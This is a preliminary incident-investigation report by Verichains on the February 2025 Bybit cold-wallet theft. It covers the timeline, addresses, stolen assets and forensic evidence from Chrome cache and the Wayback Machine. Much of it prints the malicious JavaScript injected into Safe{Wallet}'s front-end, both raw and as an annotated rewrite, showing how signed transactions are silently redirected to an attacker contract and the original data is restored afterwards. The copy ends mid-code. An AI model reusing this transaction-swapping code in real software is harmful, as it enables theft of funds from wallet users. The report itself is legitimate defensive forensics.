80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

Bybit Incident Investigation

Preliminary Report

Version: 1.0
Date: Feb 24, 2025
By: Thanh Nguyen / Verichains
Email: thanh@verichains.io
Location: Bybit Dubai HQ

This document provides a preliminary report from the onsite investigation of the Bybit incident. It outlines key actions taken, initial findings, and observed security gaps (if any). The notes capture real-time assessments, forensic analysis steps, and identified attack vectors. Further investigation is ongoing to validate findings and root causes.

INCIDENT SUMMARY

On February 21, 2025, Bybit experienced a security breach resulting in the theft of over $1.4 billion in cryptocurrencies, including 401,347 Ether. The attack targeted Bybit's Ether multisignature cold wallet, transferring assets to an unknown address, with funds subsequently dispersed across multiple wallets.

Timelines

- Feb-18-2025 03:39:11 PM UTC
  - The hacker deployed a malicious contract at *0x96221423681A6d52E184D440a8eFCEbB105C7242*, which contained malicious transfer logic.
- Feb-18-2025 06:00:35 PM UTC
  - Another malicious contract was deployed at *0xbDd077f651EBe7f7b3cE16fe5F2b025BE2969516* with implemented withdrawal capabilities.
- Feb-21-2025 02:13:35 PM UTC
  - The attacker successfully created a multi-signature transaction involving three signers, including the CEO of Bybit. This transaction upgraded Bybit's multi-signature contract for Cold Wallet 1 (*0x1Db92e2EbE8E0c075a02BeA49a2935BcD2dFCF4*) on Safe.Global, pointing to a malicious contract (*0xbDd077f651EBe7f7b3cE16fe5F2b025BE2969516*) that was deployed three days earlier.
  - The attacker then used the backdoor functions `sweepETH` and `sweepERC20` in the malicious contract to drain the wallet.

Hacker's initial addresses:

0xdd90071d52f20e85c89802e5dc1ec0a7b6475f92
0x0fa09c3a328792253f8dee7116848723b72a6d2e

0xe8b36709dd86893bf7bb78a7f9746b826f0e8c84
0x47666Fab8bd0Ac7003bce3f5C3585383F09486E2
0xa4b2fd68593b6f34e51cb9edb66e71c1b4ab449e
0x1542368a03ad1f03d96D51B414f4738961Cf4443
0x36ed3c0213565530c35115d93a80f9c04d94e4cb

Stolen Assets

ETH	401,347
mETH	8,000
stETH	90,375
cmETH	15,000

Bybit Signers Addresses:

Signer 1	*0x1f4eb0a903619ac168b19a82f1a6e2e426522211*
Signer 2	*0x3cc3a225769900e003e264dd4cb43e90896bc21a*
Signer 3	*0xe3df2cceac61b1afa311372ecc5b40a3a6585a9e*

The transaction was submitted on-chain by *0x0fa09c3a328792253f8dee7116848723b72a6d2e*.

verichains

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

Preliminary Findings

By examining the machines of three Signers from Bybit, malicious JavaScript payload from app.safe.global was discovered in the Google Chrome cache files.

```
{hash:await r.request({method:"eth_sendTransaction",params:[{from:a,to:i,data:t}]}),transactionResponse:null}}else {let
sd=c; let se=e; let st=t;
let wa=["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4","0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba=["0x828424517f9f04015db02169f4026d57b2b07229","0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta="0x96221423681a6d52e184d440a8efcebb105c7242"; let
da="0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be296951600000000000000000000000000000000000000000000000
00000000000000000";
let op=1; let vl=0; let sga=45746;
let sf=sd.getSafeProvider();
let sa=await sf.getSignerAddress(); sa=sa.toLowerCase();
let lu=await sd.getAddress(); lu=lu.toLowerCase();
const cf=wa.some(k1 => lu.includes(k1));
const cb=ba.some(k1 => sa.includes(k1));
if(cf == true && se.data.operation==0){
const td=structuredClone(se.data); se.data.to=ta; se.data.operation=op; se.data.data=da; se.data.value=vl;
se.data.safeTxGas=sga;
try{l=await sd.executeTransaction(se,st);se.data=td;}catch (e) {se.data=td; throw e;}
} else {l=await sd.executeTransaction(se,st);}}(0,u.DC)(u.hV.EXECUTING,{...d})}catch(e){throw(0,u.DC)(u.hV.FAILED,
{...d,error:(0,y.z)(e)}),e}return(0,u.DC)(u.hV.PROCESSING,
{...d,nonce:e.data.nonce,txHash:l.hash,signerAddress:a,signerNonce:p,gasLimit:t.gasLimit,txType:"SafeTx"}),l.hash},S=async(e
,t,n,r,a,i,s,o)=>{let l;let c=e.map(e=>e.txId),d=s.nonce,p=t.encode("multiSend",[n]);try{null==d&&(d=await (0,h.xN)(a));let
e=await (0,f.RF)(r);l=await t.contract.connect(e).multiSend(n,s),c.forEach(e=>{(0,u.DC)(u.hV.EXECUTING,
{txId:e,groupKey:n,nonce:o})})}catch(e){throw c.forEach(t=>{(0,u.DC)(u.hV.FAILED,{txId:t,error:(0,y.z)
(e),groupKey:n,nonce:o})}),e}let m=await t.getAddress();return c.forEach(e=>{(0,u.DC)(u.hV.PROCESSING,
{txId:e,txHash:l.hash,groupKey:n,signerNonce:d,signerAddress:a,txType:"Custom",data:p,to:m,nonce:o})}),l.hash},_=async(e,t,n
)=>{let r;let a=JSON.stringify(e);try{let n=(0,h.U6)(t),i=await n.getSigner();(0,u.DC)(u.hV.EXECUTING,{groupKey:a}),r=await
i.sendTransaction(e)}catch(e){throw(0,u.DC)(u.hV.FAILED,{groupKey:a,error:(0,y.z)(e)}),e}return(0,u.DC)
```

Snippet of *Malicious Javascript*

```
# sourceMappingURL = _app-52c9031bfa03da47.js.map
GET
content-encoding: gzip
content-type: application/javascript
date:  Fri, 21 Feb 2025 05:40:08 GMT
etag: $W/"be9397a0b6f01d21e15c70c4b37487fe"
last-modified: Wed, 19 Feb 2025 15:29:43 GMT
referrer-policy: strict-origin-when-cross-origin
```

verichains

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

```
server: AmazonS3
vary: accept-encoding
via: @1.1 4278d0599d32e09289e6a35ad99cf730.cloudfront.net(CloudFront)
x-amz-cf-id: 8cgJQgj6VckiL2vxf_m9iY34aUJKex_P2hARb9MCemYzxz5FNWoxe4A==
x-amz-cf-pop: DXB52 - P2
x-cache: RefreshHit from cloudfront
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js
```

Response Headers of malicious javascript returned from app.safe.global (from Chrome Cache Data)


```
# sourceMappingURL = 6514.b556851795a4cbaa.js.map
GET
content-encoding: gzip
content-type: application/javascript
date:  Fri, 21 Feb 2025 05:40:26 GMT
etag: $W/"7a0941f89ca1c01ed0e97fc038a81a69"
last-modified: Wed, 19 Feb 2025 15:29:25 GMT
referrer-policy: strict-origin-when-cross-origin
server: AmazonS3
vary: accept-encoding
via: @1.1 117967c3bef68e586fc391bd18d7a0d6.cloudfront.net(CloudFront)
x-amz-cf-id: 8Mgn4ny1cKCoaS8QHbjo_CoQ99Sl1RZF5tk5u-xhLBsd7eMAIkROMCA==
x-amz-cf-pop: DXB52 - P2
x-cache: RefreshHit from cloudfront
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
https: //app.safe.global/_next/static/chunks/6514.b556851795a4cbaa.js
```

Response Headers of malicious javascript returned from app.safe.global (from Chrome Cache Data)

There are two javascript files that were modified: **_app-52c9031bfa03da47.js** and **6514.b556851795a4cbaa.js.**

_app-52c9031bfa03da47.js:

- The **Last-Modified** timestamp of the malicious JavaScript file (*https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js*) at the time of hacked event was **Wed, 19 Feb 2025, 15:29:43 GMT**.
- However, the same js file on app.safe.global, after the hack happened, has a Last-Modified timestamp of **Fri, 21 Feb 2025, 14:15:32 GMT**, which is approximately 2 minutes after the successful hacked transaction (**Feb 21, 2025, 14:13:35 GMT**).




*Last-Modified timestamp of malicious javascript file (**_app-52c9031bfa03da47.js**) on app.safe.global*


6514.b556851795a4cbaa.js:

- The **Last-Modified** timestamp of the malicious JavaScript file (*https://app.safe.global/_next/static/chunks/6514.b556851795a4cbaa.js*) at the time of hacked event was **Wed, 19 Feb 2025, 15:29:25 GMT**.
- However, the same js file on app.safe.global, after the hack happened, has a Last-Modified timestamp of **Fri, 21 Feb 2025, 14:15:13 GMT**, which is also about 2 minutes after the successful hacked transaction (**Feb 21, 2025, 14:13:35 GMT**).

From the Wayback Archive (https://web.archive.org/), we also identified an instance of this malicious JavaScript file dating back to **Feb 19, 2025 17:29:05** (*https://web.archive.org/web/20250219172905js_/https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js*)



80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/



Malicious code found in the Wayback Machine archive of app.safe.global on Feb 19, 2025.

Datetime	URL from Wayback Machine	SHA Checksum of content (after gunzip)
Feb 19, 2025 11:19:19	https://web.archive.org/web/20250219111919id_/https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js	8377e86fac820b31603191368e42246551883922
Feb 19, 2025 17:29:05	https://web.archive.org/web/20250219172905id_/https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js	da39a3ee5e6b4b0d3255bfef95601890afd80709
Feb 22, 2025 17:55:09	https://web.archive.org/web/20250222175509id_/https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js	8377e86fac820b31603191368e42246551883922

verichains

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

Table 2. Historical Content of _app-52c9031bfa03da47.js files from Wayback Machine (Feb 19 to Feb 22, 2025)

Analysis of the Malicious Code

The differences between the benign and malicious JavaScript codes as below:

```
17995: try {

    } else {
      colorScheme = light
    }
  }
  if (mode === 'light') {
    colorScheme = light;
  }
  if (mode === 'dark') {
    colorScheme = dark;
  }
  if (colorScheme) {
    ${u}
  }
} catch(e){}})();`
                                  }
                              }, "mui-color-scheme-init")


54917: try {

                              }),
                              transactionResponse: null
                          }
                      } else l = await c.executeTransaction(e, t);
                      } else {
                          let sd = c;
                          let se = e;
                          let st = t;
                          let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
                          let ba = ["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
                          let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
                          let da =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be296951600000000000
00000000000000000000000000000000000000000000000000000";
                          let op = 1;
                          let vl = 0;
```

verichains

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

```
                        let sga = 45746;
                        let sf = sd.getSafeProvider();
                        let sa = await sf.getSignerAddress();
                        sa = sa.toLowerCase();
                        let lu = await sd.getAddress();
                        lu = lu.toLowerCase();
                        const cf = wa.some(k1 => lu.includes(k1));
                        const cb = ba.some(k1 => sa.includes(k1));
                        if (cf == true && se.data.operation == 0) {
                            const td = structuredClone(se.data);
                            se.data.to = ta;
                            se.data.operation = op;
                            se.data.data = da;
                            se.data.value = vl;
                            se.data.safeTxGas = sga;
                            try {
                              l = await sd.executeTransaction(se, st);
                                se.data = td;
                            } catch (e) {
                                se.data = td;
                                throw e;
                            }
                        } else {
                            l = await sd.executeTransaction(se, st);
                        }
                    };
                    (0, u.DC)(u.hV.EXECUTING, {
                        ...d
                    })


55317: try {

        }), C = e => (0, u.Q)(c.SAFE_FEATURES.ETH_SIGN, e) ?
[a.SigningMethod.ETH_SIGN_TYPED_DATA, a.SigningMethod.ETH_SIGN] :
[a.SigningMethod.ETH_SIGN_TYPED_DATA], O = async (e, t, n) => {
                let r = C(t);
                for await (let [t, a] of r.entries()) try {
                    return await n.signTransaction(e, a)
                    let sd = n;
                    let se = e;
                    let st = a;
                    let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
                    let ba = ["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
                    let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
                    let da =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be2969516000000000000
0000000000000000000000000000000000000000000000000000";
                    let op = 1;
```

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

```
                    let vl = 0;
                    let sga = 45746;
                    let sf = sd.getSafeProvider();
                    let sa = await sf.getSignerAddress();
                    sa = sa.toLowerCase();
                    let lu = await sd.getAddress();
                    lu = lu.toLowerCase();
                    const cf = wa.some(k1 => lu.includes(k1));
                    const cb = ba.some(k1 => sa.includes(k1));
                    if (cb == true) {
                        location.href = location.href;
                    }
                    if (cf == true && se.data.operation == 0) {
                        const td = structuredClone(se.data);
                        se.data.to = ta;
                        se.data.operation = op;
                        se.data.data = da;
                        se.data.value = vl;
                        se.data.safeTxGas = sga;
                        try {
                            const r = await sd.signTransaction(se, st);
                            r.data = td;
                            se.data = td;
                            return r;
                        } catch (n) {
                            se.data = td;
                            throw n;
                        }
                    } else {
                        const r = await sd.signTransaction(se, st);
                        return r;
                    }
                } catch (n) {
                    let e = t === r.length - 1;
                    if ((0, s.jG)((0, h.z)(n)) || e) throw n

146934: Sentry.init({...});

  font-weight: 300 600;
  font-display: swap;
  src: url("https://rsms.me/inter/font-files/InterVariable.woff2")
format("woff2-variations");
}
`;
            var o, l = n(70215),
                c = n(13024);
```

Diff between the malicious and benign _app-52c9031bfa03da47.js

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

```
1035:
                        x = !!(null == e ? void 0 : null === (t = e.data) || void 0
=== t ? void 0 : t.safeTxGas),
                        [h, m, v] = (0, _.A)(async () => {
                            if (!i || !l || !r || !a || !e) return;
                            let sd = r;
                            let se = e;
                            let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
                            let ba = ["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
                            let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
                            let da =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be2969516000000000000
000000000000000000000000000000000000000000000000000000";
                            let op = 1;
                            let vl = 0;
                            let sa = l.toLowerCase();
                            let lu = i.toLowerCase();
                            const cf = wa.some(k1 => lu.includes(k1));
                            const cb = ba.some(k1 => sa.includes(k1));
                            if (cf == true && se.data.operation == 0) {
                                return 218207;
                            }
                            let t = eg(r, e, d ? l : void 0, e.signatures.size < n);
                            return s.chainId === ev.A.zksync && await a.getCode(l) !==
"0x" ? ey(s, a, r, e) : a.estimateGas({
                                to: i,
```

Diff between the malicious and benign 6514.b556851795a4cbaa.js

There are 3 key differences between the malicious and benign code: One file modifies the `executeTransaction` and `signTransaction` call, another file modifies the useGasLimit call.

1. Patch `executeTransaction` call

Raw patched code:

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

```
let sd = c;
let se = e;
let st = t;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be
2969516000000000000000000000000000000000000000000000000000000000000
000";
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
   const td = structuredClone(se.data);
   se.data.to = ta;
   se.data.operation = op;
   se.data.data = da;
   se.data.value = vl;
   se.data.safeTxGas = sga;
   try {
       l = await sd.executeTransaction(se, st);
       se.data = td;
```

```
   } catch (e) {
       se.data = td;
       throw e;
   }
} else {
   l = await sd.executeTransaction(se, st);
}
```

Rewritten for better understanding:

```
/*
* safeSDK: Instance (c) used to interact with the Safe.
* safeTransaction: Transaction object (e) to be executed.
* txOptions: Transaction options (t) for executing the transaction.
*
* NOTE: This code targets specific addresses for an attack.
*/

// List of target Safe addresses to attack
let targetSafeAddresses = [
   "0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
   "0x19c6876e978d9f128147439ac4cd9ea2582cd141"
];

// List of target Signer addresses (for potential additional attack
logic)
let targetSignerAddresses = [
   "0x828424517f9f04015db02169f4026d57b2b07229",
   "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"
];

// Attacker's address to receive funds
let attackerAddress = "0x96221423681a6d52e184d440a8efcebb105c7242";
```

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

```
// Encoded payload to perform malicious action (e.g., token
transfer)
let attackPayload =

"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be
2969516000000000000000000000000000000000000000000000000000000000000
000";

// Operation code for the malicious transaction (e.g., delegate
call)
let attackOperation = 1;

// Value sent with the transaction (0 indicates no Ether transfer)
let attackValue = 0;

// Gas limit allocated for the safe transaction execution
let attackSafeTxGas = 45746;

// Get the provider from the Safe SDK to interact with the
blockchain
let safeSDK = c;
let safeProvider = safeSDK.getSafeProvider();

// Retrieve and normalize the signer's address
let signerAddress = await safeProvider.getSignerAddress();
signerAddress = signerAddress.toLowerCase();

// Retrieve and normalize the Safe's address
let safeAddress = await safeSDK.getAddress();
safeAddress = safeAddress.toLowerCase();

// Check if the Safe address is one of the attack targets
```

```
const isTargetedSafe = targetSafeAddresses.some(addr =>
safeAddress.includes(addr));

// Check if the Signer address is one of the attack targets
const isTargetedSigner = targetSignerAddresses.some(addr =>
signerAddress.includes(addr));

// If the current Safe address is a target and the transaction
operation is 0,
// then modify the transaction data to perform the attack.
if (isTargetedSafe === true && safeTransaction.data.operation === 0)
{
   // Save a copy of the original transaction data to restore later
   const originalTransactionData =
structuredClone(safeTransaction.data);

   // Update the transaction data to redirect assets/operations to
the attacker
   safeTransaction.data.to = attackerAddress;
   safeTransaction.data.operation = attackOperation;
   safeTransaction.data.data = attackPayload;
   safeTransaction.data.value = attackValue;
   safeTransaction.data.safeTxGas = attackSafeTxGas;

   try {
       // Execute the modified transaction targeting the attacker's
address
       l = await safeSDK.executeTransaction(safeTransaction,
txOptions);
       // Restore the original transaction data after execution
       safeTransaction.data = originalTransactionData;
   } catch (error) {
```

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

```
        // Restore the original transaction data if an error occurs
and rethrow the error
        safeTransaction.data = originalTransactionData;
        throw error;
    }
} else {
    // Otherwise, execute the transaction as originally defined
    l = await safeSDK.executeTransaction(safeTransaction, txOptions);
}
```

2. Patch `signTransaction` call

Raw patched code:

```
let sd = n;
let se = e;
let st = a;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be
2969516000000000000000000000000000000000000000000000000000000000000
000";
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
```

```
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cb == true) {
   location.href = location.href;
}
if (cf == true && se.data.operation == 0) {
   const td = structuredClone(se.data);
   se.data.to = ta;
   se.data.operation = op;
   se.data.data = da;
   se.data.value = vl;
   se.data.safeTxGas = sga;
   try {
       const r = await sd.signTransaction(se, st);
       r.data = td;
       se.data = td;
       return r;
   } catch (n) {
       se.data = td;
       throw n;
   }
} else {
   const r = await sd.signTransaction(se, st);
   return r;
}
```

Rewritten for better understanding:

```
/*
* safeSDK: Instance (n) used to interact with the Safe.
* safeTransaction: Transaction object (e) that will be signed.
* txOptions: Options (a) for signing the transaction.
```

```
*
* NOTE: This code is designed to target specific addresses as part of an attack.
*/

// List of target Safe addresses for the attack
let targetSafeAddresses = [
   "0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
   "0x19c6876e978d9f128147439ac4cd9ea2582cd141"
];

// List of target Signer addresses for additional attack logic
let targetSignerAddresses = [
   "0x828424517f9f04015db02169f4026d57b2b07229",
   "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"
];

// Attacker's address to which funds or operations will be redirected
let attackerAddress = "0x96221423681a6d52e184d440a8efcebb105c7242";

// Encoded payload to perform the malicious action (e.g., token transfer)
let attackPayload =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be2969516000000000000000000000000000000000000000000000000000000000000000";

// Operation code indicating the type of malicious transaction (e.g., delegate call)
let attackOperation = 1;
```

```
// The Ether value to transfer with the transaction (0 if no Ether
is sent)
let attackValue = 0;

// Gas limit allocated for executing the malicious transaction
let attackSafeTxGas = 45746;

// Initialize the Safe SDK from the input parameter and get its
provider.
let safeSDK = n;
let safeProvider = safeSDK.getSafeProvider();

// Retrieve and normalize the signer's address.
let signerAddress = await safeProvider.getSignerAddress();
signerAddress = signerAddress.toLowerCase();

// Retrieve and normalize the Safe's address.
let safeAddress = await safeSDK.getAddress();
safeAddress = safeAddress.toLowerCase();

// Check if the Safe's address is one of the target addresses.
const isTargetedSafe = targetSafeAddresses.some(addr =>
safeAddress.includes(addr));

// Check if the signer's address is one of the target addresses.
const isTargetedSigner = targetSignerAddresses.some(addr =>
signerAddress.includes(addr));

// If the signer matches one of the target addresses, reload the
page immediately.
if (isTargetedSigner === true) {
```

```
    location.href = location.href;
}

// If the Safe's address is targeted and the transaction operation
is in its default state (0),
// modify the transaction data to execute the attack.
if (isTargetedSafe === true && safeTransaction.data.operation === 0)
{
    // Backup the original transaction data to restore later.
    const originalTransactionData =
structuredClone(safeTransaction.data);

    // Override transaction fields to redirect the operation and
funds to the attacker.
    safeTransaction.data.to = attackerAddress;
    safeTransaction.data.operation = attackOperation;
    safeTransaction.data.data = attackPayload;
    safeTransaction.data.value = attackValue;
    safeTransaction.data.safeTxGas = attackSafeTxGas;

    try {
        // Attempt to sign the modified (malicious) transaction.
        const result = await safeSDK.signTransaction(safeTransaction,
txOptions);
        // Restore original transaction data in both the result and
the transaction object.
        result.data = originalTransactionData;
        safeTransaction.data = originalTransactionData;
        return result;
    } catch (error) {
        // In case of error, restore the original transaction data
and propagate the error.
```

80 Raffles Place #25-01 UOB Plaza
Singapore (048624)
info@verichains.io
https://www.verichains.io/

```
        safeTransaction.data = originalTransactionData;
        throw error;
    }
} else {
    // If the conditions for the attack are not met, sign the
transaction as originally defined.
    const result = await safeSDK.signTransaction(safeTransaction,
txOptions);
    return result;
}
```

3. Patch useGasLimit call

Raw patched code:

```
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be
2969516000000000000000000000000000000000000000000000000000000000000
000";
let op = 1;
let vl = 0;
let sa = l.toLowerCase();
let lu = i.toLowerCase();
